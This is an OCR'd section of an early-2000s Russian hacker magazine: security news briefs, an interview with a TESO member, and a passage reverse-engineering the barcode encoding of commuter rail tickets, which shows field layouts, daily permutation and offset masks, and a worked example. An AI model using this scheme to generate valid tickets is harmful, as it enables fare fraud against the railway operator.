ЭДИК, КОТОРЫЙ ВЫМОГАЛ ДЕНЕЖКУ

Сотрудники Московского ГУВД вычислили вымогателя, который требовал у представителей американской фирмы мзду в размере 4 тысяч долларов за обещание не посягать на конфиденциальную информацию, расположенную на сервере. 18-летний Эдуард Голицын взломал почтовый ящик одного из работников компании и в результате этого получил доступ к важным данным. После чего юный москвич вежливо попросил компанию перевести деньги на указанный счет, чтобы, не дай Бог, с информацией что-нибудь не случилось. Коварные буржуи бабки перевели, но настучали в милицию. И не успел скромный мальчик Эдик получить свое вознаграждение, как очутился в следственном изоляторе наедине с парнями из Управления "Р". Сейчас наш земляк сидит под подпиской о невыезде и ждет своей дальнейшей участи.

Вот такая несправедливость.

ЛЕНЬ СКАЧАТЬ ПАТЧ? ПАТЧ СКАЧАЕТСЯ САМ

В середине ноября компания "Veridian" подписала соглашение с "General Services Administration", по условиям которого она разработает систему автоматического скачивания и установки патчей. Сервис будет поддерживаться "Federal Computer Incident Response Center", являющимся подразделением GSA, и будет доступен уже в феврале 2003 г. Воспользоваться системой сможет при желании любая компания. Все, что нужно сделать - прислать заявку с указанием операционной системы и программного обеспечения, используемого в сети. После чего, как только появятся сведения о новых обнаруженных уязвимостях, вы тут же получите необходимые рекомендации и утилиты по устранению опасности. Все патчи сотрудниками "Veridian" будут тщательно проверяться на наличие троянских коней, поэтому компаниям больше не придется опасаться подвоха. По данным проведенного недавно исследования треть администраторов в мире ленятся или забывают скачивать заплатки из Сети. Так что подобная система обещает стать очень популярной. А если учитывать ее оперативность и бесплатность, вполне возможно, что с февраля хакеров ждет серьезный кризис, а сетевой мир - резкое снижение количества несанкционированных вторжений.

ТЕЛЕФОННУЮ КОМПАНИЮ НАГРЕЛИ НА 30 ТЫСЯЧ ДОЛЛАРОВ


Неизвестные хакеры стали причиной разборок между крупнейшей телефонной компанией AT&T и администрацией маленького американского городка Ист Пэло Альто (Калифорния). В течение пяти дней кто-то, проникнув в телефонную систему города, пользовался тамошними аккаунтами для осуществления звонков на Филиппины. Пообщался, сколько нужно, и тихо-мирно исчез. А в конце месяца на свет выплыл счет размером 30 тыс. долларов, который сильно удивил власти Пэло Альто. Во-первых, больше 10 тыс. у них сроду никто не наговаривал, а во-вторых, на Филиппины никто из городских жителей в это время не звонил. На эти аргументы у представителей AT&T нашелся свой, не менее весомый: "Нам по барабану. Бабки на бочку, или мы вам покажем кузькину мать. А то, что вас похакали - ваши проблемы. Надо было баги вовремя латать". Платить такую сумму из своего кармана желающих не нашлось, поэтому спор договорились разрешить старым добрым американским способом - в суде.

ПРОДОЛЖАЮТСЯ ПОИСКИ ХУЛИГАНОВ, ПОСЯГНУВШИХ НА СВЯТАЯ СВЯТЫХ

Многие уже, наверное, слышали про хакерскую атаку на 13 основных интернет-серверов, координирующих практически весь трафик сети. Несмотря на то, что кулхацкеры обломались вывести интернет из строя, инцидент наделал много шума и наглядно продемонстрировал, насколько может быть уязвима мировая паутина. К расследованию "главного ЧП года" ФБР подключило лучшие компьютерные умы планеты, но все, что пока удалось обнаружить - это общий источник атак: США и Южная Корея. Именно в этих странах наибольший процент машин с широкополосным доступом в интернет и скрытыми бэкдорами (оставленными, например, компьютерными червями), позволяющими координировать работу ПЦ. По мнению специалистов, используя определенные программы, отследить путь через цепочку "компьютеров-зомби" до хакерского компьютера не составит большого труда, это лишь вопрос времени. Только вот время - штука относительная. Атака была совершена 21 октября, сейчас на дворе - декабрь. А воз и ныне там.


ОСТОРОЖНО! ЧЕРВЯЧКА НЕ РАЗДАВИ

"Лаборатория Касперского" сообщила о рождении нового компьютерного червя из Болгарии по имени "Roron" (W32.Oron). Шесть его разновидностей уже успели похозяйничать на компьютерах США, России и многих европейских стран. Рори размножается, используя электронную почту, локалки и сеть KaZaA, записывает себя в автозагрузку и создает в системе бэкдор. Кроме того, он может проводить распределенные DOS-атаки на указанный злоумышленником IP. Roron ведет себя агрессивно и уничтожает все файлы на дисках в случае, если:



-текущая системная дата - 9 или 19 число любого месяца;
-удален один из системных файлов червя winfile.dll;
-удалены ключи автозапуска червя из системного реестра Windows;
-сработал внутренний счетчик (время срабатывания случайно).
Если на компьютере установлена антивирусная программа, Roron пытается завершить ее работу и удалить с винта. Зараженный червем компьютер иногда выдает ложное сообщение: "Your version of WinZip Self-Extractor is not licensed, or the license information is missing or corrupted. Please contact the program vendor or the web site (www.WinZip.com) for additional information".


ВОЗВРАЩЕНИЕ БЛУДНОЙ ГЛАВЫ



Не успели поклонники "величайшего хакера всех времен и народов" дочитать его книгу "The Art of Deception", как в интернете появилась новая глава. Вернее, старая глава под номером один, которая была вырезана при первом издании. Почему она не вошла в книгу, издательская компания "Wiley" толком объяснить не смогла. В отличие от остальных глав, где Кевин Митник делится секретами социальной инженерии, в этой он рассказывает о своей жизни: о том, как начинал свою "карьеру", чем занимался на просторах компьютерных сетей, каково ему было находиться в бегах и сидеть в тюрьме. "Я рад, что теперь все могут узнать, какой моя жизнь была на самом деле. Долгое время меня изображали эдаким Усамой бен Ладеном интернета. Наконец мне представилась возможность все объяснить. А также изобличить тех, кто выливал на меня грязь". Добрую половину "истории жизни" Кевин уделил комментированию статей и книги Джона Маркоффа, с мнением которого бывший хакер был, мягко говоря, не согласен. "Он просто разозлился на меня из-за того, что я помешал съемкам фильма по его книге обо мне. Поэтому писал все эти лживые статейки, выставляя меня опасным преступником", - прокомментировал Митник. И добавил: "Интернет - идеальное место для высказывания своих мыслей, не опасаясь цензуры. Я считаю дни до того времени, когда смогу, наконец, пользоваться сетью постоянно".

МАЙКРОСОФТУ В ИТАЛИИ НАДРАЛИ ЗАДНИЦУ

"Smau" - крупнейшая итальянская выставка, собирающая ежегодно миллионы посетителей со всей Европы. На ее территории устанавливают свои демонстрационные стенды тысячи компаний. Не обошлось тут и без всеми любимого Майкрософта, чей уголок поражал своим великолепием и размерами. Сотрудники корпорации протянули на своем участке беспроводную сеть, соединяющую более тысячи персоналок. Но, едва она была настроена и запущена в оборот,



неизвестные хакеры проникли на основные компьютеры и остановили работу большинства машин. Будучи не в состоянии что-либо предпринять, техперсонал Майкрософта вызвал итальянскую киберполицию. Но даже совместными усилиями им не удалось исправить ситуацию и восстановить нормальную работу сети. Промучившись полдня, работники компании нашли единственное решение - вырубили беспроводную сеть и объединили компьютеры с помощью кабеля.




ИНТЕРВЬЮ С TEAM TESO

mindw0rk (mindw0rk@mail.ru)



О группе TESO нет практически никакой информации в сети. Ни биографии, ни статей о внутренних интригах, ни интервью - ничего, кроме официальной паги www.team-teso.net. Но, если внимательно читать сопроводительные документации к разным программам и информацию на страничках известных хакерских групп, можно заметить, что очень многие передают TESO свои гритсы и респекты. Подобное часто практикуется начинающими Кевинами Митниками, у которые кулгритсы - дань моде (а как корешу приятно!). Но в мире людей, серьезно занимающихся компьютерной безопасностью, такую дань уважения отдают далеко не каждому.


хакер интеллигент

Несмотря на то, что личная жизнь TESO закрыта для посторонних, сама группа достаточно известна в компьютерных кругах. Команда, которая выпустила в свет множество эксплоитов (7350fun, 7350wurm, 7350854), популярный руткит adore и десятки научных докладов на тему "Internet Security". Сегодня у нас в студии :) один из наиболее активных ее мемберов - scut. Он согласился поделиться с читателями][своими мыслями и рассказать немного о группе, в которой работает уже более трех лет.

X: Итак, когда TESO появилась на свет, с какой целью и кто был отцом-основателем?
scut: Группа образовалась в 1998 г. в Австрии, первое время в нее входили представители именно этой страны. Вначале никаких серьезных проектов не было - просто некоторые люди так подписывались, это их объединяло. В 1999 г. недалеко от Берлина произошло большое событие для тех, кто интересуется компьютерной безопасностью - CCCamp. Именно там, в результате дружеских переговоров и предложений, сформировался реальный коллектив TESO. После этого группа стала стремительно расти, привлекая в свои ряды новых талантливых ребят. Во время формирования группы каких-то определенных целей не было. Уважать друг друга, работать сообща, делиться знаниями и умениями, быть дружной командой, в конце концов - пожалуй, не ошибусь, если скажу, что именно это было стимулом для нашего объединения.

X: Расскажи немного о вашей команде. Сколько вас сейчас, где живете, какой средний возраст членов группы и какие отношения друг с другом?
scut: Сейчас в нашей команде около 15 человек, большинство из которых живет в Германии и Австрии. Но есть представители и более отдаленных стран - США и Австралии, например. Группа довольно молодая, ребятам от 19 до 22 лет. Отношения - дружеские. Бывают, конечно, споры и разногласия - в коллективе, в котором больше дюжины людей, это нормально. Но, несмотря ни на что, мы относимся друг к другу с уважением, поэтому серьезных конфликтов не возникает.

X: TESO активно создает новые продукты для рынка сетевой безопасности: постоянно появляются новые эксплоиты, обновляются старые версии программ, пишутся документации... Многим хакерским группам такая работоспособность и не снилась! Как вам удается так слаженно и интенсивно работать?
scut: Наверное, все дело в отличной инфраструктуре группы, сложившейся со дня ее появления. Под инфраструктурой я подразумеваю особые места, где мы можем обсудить все вопросы, обменяться мнениями и идеями, быстро найти друг друга. У нас налажена специальная рассылка для членов группы, существует личный, закрытый извне, чат, шелл аккаунты, которые позволяют обмениваться файлами. К тому же нам часто помогают различные организации, которые бесплатно предоставляют вэб-хостинг, интернет, обеспечивают компьютерной техникой, дают свободный доступ к экзотическим машинам.

X: Не бесплатно ж, наверное? Наверное, за какие-нибудь сетевые услуги, в обмен на информацию и свежие эксплоиты?
scut: Нет. Они помогают нам, не требуя ничего взамен. Скорее всего, им просто нравится наша работа, и они стараются как-то посодействовать. В Германии такая помощь перспективным ученым и исследователям достаточно широко практикуется. Так что, в принципе, техникой TESO снабжена в полной мере. Недостаток ощущается разве что в свободном времени и наличии новых, интересных идей. Так как большинство из нас живет в развитых странах, деньги также не являются большой проблемой.

X: Кстати, насчет денег. TESO занимается коммерческой деятельностью?
scut: Нет, работа группы построена исключительно на энтузиазме. Нам нравится то, что мы делаем. К тому же, в будущем опыт, приобретенный в TESO, поможет получить высокооплачиваемую работу. По крайней мере, тем, кто ее еще не получил.
X: Члены группы участвуют в компьютерных кон-

ференциях? Выступают ли с лекциями и докладами перед аудиторией? Если да, то, на какие темы?
scut: Да, многие из нас с удовольствием посещают подобные мероприятия. Ведь там мы можем встретиться в риаллайфе, обсудить лично все будущие проекты, провести время с друзьями. Обычно мы выступаем с лекциями. Например, мы участвовали с докладами в таких конференциях и хакерских тусовках, как CCCamp, HAL2001, 17c3, 18c3, Blackhat, DEFcon, а также в нескольких менее известных. Из прошлых тем могу вспомнить "reverse engineering", "поиск уязвимостей", "техники написания и использования эксплоитов", "криптография".

X: А сами ничего подобного не организовывали?
scut: Нет, компьютерных конференций мы пока не проводили. Пока :). Впрочем, иногда мы устраиваем свои маленькие тусовки, в которых участвуют члены группы и некоторые друзья. Так что мы все друг с другом знакомы лично.

X: Как у вас с личной безопасностью? Преследованиям со стороны спецслужб не подвергаетесь?
scut: Мы сотрудничаем с такими крупными компаниями и организациями как CERT, IBM, SGI, делаем доклады по найденным уязвимостям, публикуем статьи и документации на тему интернет-безопасности. К тому же мы публично сообщаем информацию далеко не обо всех найденных багах. Так что мы больше помогаем не хакерам, а системным администраторам и людям, желающим разобраться в серьезных вещах. Нас не преследуют, нам, как я уже говорил, наоборот, помогают.

X: Какие у группы планы на будущее?
scut: Из ближайших планов - несколько интересных релизов для 19го "Chaos Communications Congress" (каких - пока секрет). В будущем собираемся немного изменить принцип работы и уделять больше внимания качеству выпускаемых продуктов, нежели их количеству.

X: Ну что ж, с группой разобрались, давай теперь поговорим о тебе? Представься - как тебя зовут, где живешь, как стал увлекаться компьютерной безопасностью?
scut: Зовут меня Себастьен, мне 21 год, живу в Германии, учусь в институте на факультете компьютерных наук. С компьютерами познакомился настолько давно, что едва помню, как все произошло. Когда я увидел свой первый компьютер - 286 PC с монохромным монитором - мне было лет 6. Но интерес к программированию появился, когда в возрасте девяти лет родители купили мне "Commodore 64". С ним было легче справляться, чем с современными машинами, и я быстро перешел на ассемблер. Потом у меня появилась "Amiga", еще позже - PC. В 14 лет я увлекся изучением технологий защиты программ от записи, наверное, это и был мой первый шаг в мир компьютерной безопасности. С 1997 г. я выбрал путь сетевого энтузиаста, стал изучать C и системное программирование в Linux.

X: Как думаешь, почему ты выбрал именно этот путь? Что компьютерные знания тебе дают?
scut: Я из тех людей, которым нравится дотошно разбираться во всем, что их окружает. Компьютер - это мощный инструмент, дающий неограниченное поле для исследований, а умение эффективно его использовать помогает не только в виртуальной среде, но и в реальной жизни. Надеюсь, это умение поможет мне когда-нибудь найти приличную работу. Хотя в целом, я не ограничен рамками одних лишь компьютеров.

X: В таком случае, чем ты увлекаешься еще? Я имею в виду некомпьютерные увлечения.
scut: Я занимаюсь спортом и люблю проводить время с друзьями. Люблю прогулки со своей любимой девушкой. В качестве хобби - мастерю и запускаю бумеранги. У меня есть своя небольшая коллекция самодельных бумерангов, которую я очень берегу.

X: Кто такой "хакер" в твоем понимании? Называешь ли ты хакером себя? Какие черты характера должны быть у хакера, какими знаниями он должен обладать? Какое, по твоему мнению, будущее ждет хакеров?
scut: Хакер - это человек, который ставит под сомнение устоявшиеся взгляды на технологии и предпочитает творческий подход. Да, я называю себя хакером. Не думаю, что можно нарисовать картину типичного хакера, но некоторые черты присущи практически всем им. Все хакеры ценят свою свободу (во всех ее проявлениях) больше всего на свете, они предпочитают

Взлом

ИНТЕРВЬЮ С TEAM TESO

mindw0rk (mindw0rk@mail.ru)



scut[TESO], hendy[TESO] & wilkins[THC]. По дороге на HAL2K1

творческое решение стандартному, любят часами обсуждать технические детали с другими хакерами. Что касается будущего - думаю, оно будет очень контрастным. С одной стороны - возможность найти интересную работу и заниматься тем, что тебе нравится, получая за это деньги. С другой - я вижу большую опасность, исходящую от правительственных ведомств, старающихся ограничить свободу технологических исследований по всему миру (например, то же применение DMCA).

X: Что тебе известно о России, о российской хакерской сцене? Какое у тебя мнение об уровне наших хакеров/компьютерных экспертов? Поддерживаешь ли с кем-нибудь из наших связь?
scut: Россия хорошо известна своими элитными программными крякерами. Что же касается хакерской сцены - большинство новостей о России имеет криминальную окраску. Я думаю, это страна, в которой у людей немного шансов использовать свои умения для легальных целей, поэтому они начинают злоупотреблять ими. Но в России есть действительно очень хорошие хакеры. Да, я поддерживаю с некоторыми из них связь.

X: Понятно. А как много времени ты проводишь за компьютером вообще и за работой в частности? Чем тебе больше всего нравится заниматься на компе? Сколько времени обычно у тебя занимает обнаружить новую уязвимость?
scut: За компьютером я провожу в среднем 6-10 часов в день, из которых исследования занимают примерно треть. Но я спокойно могу перенести расставание с PC в течение нескольких недель. Для меня компьютер - не более чем инструмент. Любимое занятие - программирование. Выловить какой-нибудь баг не занимает много времени. А вот что-то интересное, что-то существенное может потребовать многих часов безрезультатных поисков.

X: Сейчас есть тенденция добавлять во весь сетевой софт поддержку IPv6. Когда, по-твоему, интернет перейдет на IPv6?
scut: Думаю, адресный лимит сейчас не проблема. Но с ростом популярности различных мобильных устройств и подключением к интернету даже бытовых приборов - расширение протокола неизбежно.

X: А что тебе известно об Internet2? Твое мнение о его необходимости?
scut: Это исследовательская сеть, распространенная в основном в США. У нас в Европе есть аналогичная сеть, но с более мощной архитектурой - GEANT. Думаю, это довольно дорогие, но нужные для эффективного взаимодействия ученых и совместных исследований, сети.

X: scut, постоянная мыслительная работа, напряжение, ежедневные сидения за компьютером очевидно не проходят без последствий. Как ты отдыхаешь и борешься со стрессом?
scut: Для некоторых лучшее средство - путешествие в отдаленный дикий уголок. Но мне гораздо лучше помогает расслабиться чашка чая, легкая, непринужденная музыка и несколько часов, проведенных наедине с собой.

X: Твои предпочтения: компьютер, на котором работаешь, какую юзаешь ОС, на какие сайты часто заходишь, наиболее запускаемые программы, любимые фильмы (актеры), книги, журналы, музыкальные группы, компьютерные игры (ну... может, играл в детстве), страна, в которой хотел бы жить?
scut: Я пользуюсь современным PC IA32 на базе процессора Athlon с установленным Debian/sid. Предпочитаю работать под Linux'ом. В интернете регулярно посещаю slashdot.org, freshmeat.net и securitynewsportal.com. Часто пользуюсь программой "screen" - многофункциональным терминалом, который многие недооценивают. Мне нравится фильм "Леон-киллер", но насчет актеров ответить затрудняюсь. Любимая книга - наверное, "Expert C Programming", журнал - конечно же "Phrack". Музыку я слушаю постоянно, больше такую, которая не отвлекает, а наоборот помогает сосредоточиться: Enya и Steve Roach. Также люблю слушать U2, Dave Matthews Band и REM. Величайшими играми всех времен считаю "Great Giana Sisters" (1987), "Turrican 2" (1994) и "Digger" (1983). Что касается страны - мне нравится жить в Германии.

хакеры на дружеской встрече



Доклад группы TESO на конференции HAL2001



X: Дай краткий комментарий словам: IRC, ICQ, вебчат, информация, правительство, жизнь, друзья, умный человек. Что тебе первое пришло в голову, когда ты их услышал?
scut: IRC - хорошая вещь, если ей не злоупотреблять, ICQ - неплохая идея, но фиговая, в плане безопасности, реализация. Существует альтернатива получше - Jabber. Вебчат - для большинства рядовых пользователей весомая замена настоящим коммуникационным технологиям. Информация - может принести миллионы, лишить миллионов, а может вообще ничего не стоить. Правительство - ему бы не помешало прилежнее заботиться о своих гражданах. Жизнь - важная штука, ее нужно уважать. Друзья - с друзьями жить легче и веселее. Умный человек - до тебя было много умных людей, после тебя их тоже будет достаточно. Поэтому не стоит слишком уж гордиться своим умом.

X: Каким ты видишь наше будущее в плане технологического прогресса?
scut: Впереди нас ждет еще более интенсивный прогресс. Уже сейчас осталось не так много работ, где мы обходимся без электронных машин, возможно, вскоре машины полностью войдут в нашу жизнь... по крайней мере, в западных странах. Не думаю, что это станет большой проблемой, но наверняка - изменит все в мире. Поскольку мое поколение будет наблюдать за этим развитием, я надеюсь, что успею застать время больших перемен. Ближайшее будущее я вижу в довольно оптимистичном свете. Думаю, вскоре появятся новые изобретения, которые сильно повлияют на нашу повседневную жизнь и облегчат ее. Как это в свое время сделали телефон, телевизор, мобильник и интернет. Жизнь будет еще интереснее.

X: Спасибо за откровения, scut. Напоследок, по традиции, пожелания нашим читателям.
scut: Не хотелось бы, чтобы мои слова показались нравоучением, но: уважайте других людей, не жертвуйте своими мечтами и идеалами ради быстрого заработка.

Взлом

ИГРЫ РАЗУМА: КОДИНГ БИЛЕТОВ ДЛЯ ЭЛЕКТРИЧЕК

Григорий Фишман (fishman@mail.ru)
Михаил Раер (mraer@mail.ru)

ИГРЫ РАЗУМА

Вечный билет

КОДИНГ БИЛЕТОВ ДЛЯ ЭЛЕКТРИЧЕК

Данная публикация является результатом наших исследований. Авторы не использовали никакие источники закрытой информации. При желании любой мог проделать ту же работу и придти к аналогичным результатам. Авторы не несут никакой ответственности за использование данного материала в противозаконных целях и за материальные убытки, понесенные в результате этого использования.

ИСТОРИЧЕСКАЯ СПРАВКА

Сейчас штрих-коды широко используются для индексации различных товаров. Их можно встретить на обертках продуктов питания, на книгах, тетрадях, библиотечных читательских билетах и еще много где. Мы же расскажем об их использовании на железнодорожных билетах.
Ирония судьбы состоит в том, что штриховое кодирование изобрел железнодорожник, инженер Давид Коллинз. В 50-х годах он окончил Массачусетский технологический институт и пошел работать на Пенсильванскую железную дорогу. Там он занимался сортировкой вагонов. Это был тяжкий труд. Вагоны нужно было пересчитать, проконтролировать по документам каждый вагон, определить путь следования. Тогда он придумал записывать номера вагонов кодом, состоящим из красных и синих полос. Длина такого кода достигала полуметра. Шло время. Цветные полосы превратились в черно-белые, штрих-код умещается на билете шириной 4,5 см, да и цели перестали быть такими бескорыстными и благородными...





рис. 1

АВСТРАЛИЙСКОЕ МПС ПРОТИВ КРОЛИ

Совсем недавно МПС жилось плохо. Ему мешали собирать капусту многочисленные зайчики и кролики. Поэтому, для сохранения бизнеса, МПС поставило перед собой задачу: оградить свое поле высокой стеной и ввести систему платных пропусков для обитателей леса. Эта система должна была удовлетворять следующим требованиям:

1. Позволять проходить как по абонементам, так и по одноразовым билетам.
2. Автоматически контролировать доступ пассажиров на платформы.
3. Низкая себестоимость билета (стоимость клочка бумаги).
4. Билет должен быть защищен от подделок.
5. По билету можно пройти, только если он датирован текущим днем.
6. По билету любой человек должен суметь узнать дату билета, исходную и конечную зоны маршрута, направление, цену и тип билета. Эта информация должна быть доступна контролерам и пассажирам без использования технических средств.
7. На билете должны содержаться номер кассы и номер билета для проверки фальсификаций, предупреждения повторного использования и контроля денежных средств.

Учитывая всеобщую любовь к овощам, на возможностях этой системы было решено сэкономить. В результате была сформулирована концепция автономности станций, по которой, например, по билету, купленному и использованному на одном вокзале, можно пройти на другом вокзале той же зоны.


рис.2

Теперь рассмотрим разные варианты реализации одноразовых билетов:




1. Магнитная или смарт-карта отпадают по п.3 и п.6.
2. Жетоны отпадают по п.5 и п.6.
3. Бумажка с водяными знаками и напечатанными данными отпадает по п.2.

Единственное, что осталось - это клочок бумаги с напечатанными на нем данными и секретным штрих-кодом, по которому турникет сможет определять параметры билета. Именно такой вариант и был выбран (см. рис. 2). Далее расскажем о методе кодирования используемого штрих-кода.

С ЧЕМ ЕДЯТ ШТРИХ-КОД

Штрих-код - это не магнитная или смарт-карта, это всего лишь последовательность вертикальных полосок, которую может напечатать каждый. Поэтому непонятно, почему билет так слабо защищен! Существует несколько разных форматов штрих-кодов. Они бывают линейные и двухмерные. Нас будет интересовать линейный код ITF (Interleaved 2 из 5). Код состоит из последовательности чередующихся черных и белых вертикальных полосок, начинающейся и заканчивающейся черными. Полоски бывают широкие (будем обозначать "1") и узкие (будем обозначать "0"). ITF предполагает наличие стартового и стопового символов, которые кодируются "0000" и "100" соответственно. Между этими символами и расположена полезная информация. Свое название код получил, исходя из того, что информация кодируется расположением двух широких полосок среди пяти. Применяя элементарную комбинаторику, получаем, что таким блоком можно закодировать C<!!!! upperindex:2 lowerindex:5 !!!!!> = 10 различных значений, т.е. все цифры от 0 до 9. Interleaved (перемежающийся - англ.) же он потому, что рассматриваются отдельно черные и отдельно белые полоски. На четных позициях записывается цифра, образованная черными полосками (см. рис. 3). Алфавит кода можно найти на http://www.sbarcode.com/encoding/int25.shtml или на нашем сайте http://tickers.da.ru.


рис.3

КРОЛИКИ РЕШИЛИ ПОДУМАТЬ

Штрих-код железнодорожного билета состоит из 87 полосок. Семь из них - это стартовый и стоповый символы. Остается 80, которые несут информацию. Делим на пять и получаем, что там записано 16 десятичных цифр. Что же это за 16 цифр? Что там записано? Может быть, это номер записи в базе данных проданных билетов? Нет, это невозможно из-за автономности касс. Там закодирована вся информация о билете! (см. таблицу1)

Такая вот странная нумерация с нуля сложилась из-за наличия Си'шников в нашей команде :).
Сразу возникают следующие вопросы:
Q: Почему не кодируются все цифры номеров касс и билета?
A: Ответ прост - а зачем? Этого и так вполне достаточно.
Q: Какая же позиция в штрих-коде у каждой аббревиатуры (у каждого поля)?
A: Все не так просто :). Во-первых, недостаточно знать только это, по той причине, что турникет пропускает только билеты сегодняшней даты, поля которой у нас в таблице не отражены. Во-вторых, эти позиции переставляются каждый день. И, в-третьих, к каждому значению поля каждый день прибавляется по модулю 10, определенное для данного дня и данного поля число (которое мы называем смещением).
Рассмотрим перестановку и смещение определенной даты. Сделаем это, например, для 17 марта 2001г. (см. таблицу2)

Всю таблицу мы называем маской (mask). Верхнюю строчку - перестановкой (transposition).
Нижнюю - вектором смещения (offset vector) или просто вектором.
Давай подведем первый итог:
Чтобы узнать шифр, т.е. научиться по штрих-коду узнавать все данные о билете и наоборот, генерировать штрих-код по любым желаемым данным, достаточно знать соответствующие дате маску и значения констант. Т.е. по приведенной маске можно создавать и распознавать любой билет, датированный 17-м марта 2001г...

NEXT

K1	Z2	N2	D	CZ0	Z0	CN1	N1	K2	N3	Z1	Z3	CN0	N0	CK0	K0
8	1	5	4	1	2	0	5	0	6	3	2	0	2	4	0

таб. 2

АББРЕВИАТУРА ДЕСЯТЕРИЧНОЙ ЦИФРЫ Нумерация производится справа налево	ЗНАЧЕНИЕ	ПРИМЕР С РИС.1
K0, K1, K2	Последние три цифры номера кассы (строка "БПМФ..." в билете).	K0 = 4; K1 = 5; K2 = 7
N0, N1, N2, N3	Последние четыре цифры номера билета (строка "БИЛЕТ N..." в билете).	N0 = 0; N1 = 7; N2 = 1; N3 = 4
Z0, Z1	Зона прибытия	Z0 = 0; Z1 = 0
Z2, Z3	Зона отправления	Z2 = 2; Z3 = 0
D	Тип билета и направление (расшифровка далее)	
CZ0, CN0, CK0, CN1	Мы их называем "четыре константы" (скоро будет пояснено)	

таб. 1

Взлом



ИГРЫ РАЗУМА: КОДИНГ БИЛЕТОВ ДЛЯ ЭЛЕКТРИЧЕК

Григорий Фишман (fishman@mail.ru)
Михаил Раер (mraer@mail.ru)




ОНО БЫЛО ИХ СЕКРЕТОМ. ПРЕЛЮДИЯ

Все началось в марте 2001-го... На большинстве лекций было скучно, дома печально, а в аквариуме (наш компьютерный класс) грустно. И вдруг, как гром среди ясного неба, Миша предложил новый увлекательный проект... И мы, почти всей группой, стали ходить на вокзал, собирать билетики и анализировать их. Наш аквариум был сразу же перепрофилирован из места, в котором происходят великие битвы в Starcraft и поля для сражения в шахматы по интернету с сокурсниками из соседней части аквы, в центр обработки билетов. Треть людей вносила их в базу данных, треть рядом писала различные программки для их анализа, а другая треть сидела на лекциях, вглядываясь в бесконечные потоки цифр и аббревиатур. Постепенно начала выявляться некая логическая структура. И вдруг, на одной из лекций, наш чемпион Александр Штучкин уловил определенную закономерность (вспомните фильм "Игры разума" со сценой в Пентагоне :)). Это был поворотный момент, после которого наши исследования перешли на новый качественный уровень. Однако вскоре наступила сессия, и приоритеты сдвинулись. Летом '01 была написана программа, которая по известным нескольким билетам одной даты выдавала все варианты масок, отбрасывая те, которые не подчиняются парному закону. О них будет сказано чуть позже. Вскоре был сделан новый (и на данный момент последний) качественный скачек, и в программу была добавлена функция, по которой стало достаточно лишь одного билета для каждой даты.

ЧЕТЫРЕ КОНСТАНТЫ

Константы так названы потому, что их значение не изменяется в течение дня. Возникает даже здоровое подозрение, что это дата... Однако самое смешное, что одна из констант все-таки меняется. Но мы заметили это слишком поздно, и потому поле сохранило свое название. В науке, а особенно в физике, существует масса примеров, когда первоначальное неправильное представление о чем-либо приводило к неправильной терминологии, которая продолжает использоваться в силу привычки. Мы же, подобно физикам-экспериментаторам, следуя их дурному примеру (а он, как известно, заразителен), сохранили за этим полем название константа. Повторим константы: CZ0, CN0, CK0 и та самая заблудившаяся потеряшка, псевдоконстанта CN1. Как корабль назовешь, так он и поплывет. Внимательный читатель обратит внимание на то, что в названия констант входят имена других полей. Почему так, будет объяснено дальше, в следующем абзаце...



ТАНЕЦ ДАТСКОГО КОРОЛЯ ИЛИ "ЗАКОН ПАР"

Изучая первые полученные маски, мы обнаружили, что расположение полей день изо дня "скачет". И вскоре, изучая эти "скачки", заметили, что все перестановки осуществляются только парами. То есть существуют 8 неразлучных пар, которые и переставляются. Чем руководствовались разработчики, нам непонятно. Вряд ли у них была цель нас запутать, потому что так нам стало гораздо легче - мы смогли различать константы. Просто назвали константу именем поля, которое находится с ней в одной связке. Далее мы призадумались над тем, как осуществляются перестановки пар. Искали период, но безуспешно. Казалось бы, вот расположение пар повторяется на девятый день. Ждем еще "9 дней, 9 ночей", ожидая ту же маску... как бы не так - другая. И только много месяцев спустя мы нашли период. Он оказался равным 16 дням. Притом, что масок всего 10. То есть внутри периода тоже бывают совпадения масок. Это и вводило нас в заблуждение. Разработчики же добились своего - выиграли некоторое время.

Ссылки:

1. http://tickers.da.ru (сайт, посвященный данной тематике)
2. tickers@yandex.ru (авторы)
3. http://www.sbarcode.com (сайт, посвященный штриховому кодированию). На этом же сайте можно найти демо-версию программы LabelBar для печати штрих-кодов
4. http://www.barcode.kiev.ua/history.html (история штрихового кодирования)

"О ПОЛЕ D ЗАМОЛВИТЕ СЛОВО..."

В этом абзаце мы расскажем о типах билетов и направлениях. Четыре типа билетов имеют два направления, и еще два типа не имеют направлений. Первые четыре - это "ПОЛНЫЙ", "ДЕТСКИЙ", "ЛЬГОТНЫЙ" и "БЕСПЛАТНЫЙ". Каждый из них может быть как "ТУДА" (->), так и "ТУДА И ОБРАТНО" (<->). Остались типы, которые идентифицируют себя просто цифрой "9" и словом "абонемент" :).

КОЧЕРЫЖКА ЦВЕТНОЙ КАПУСТЫ

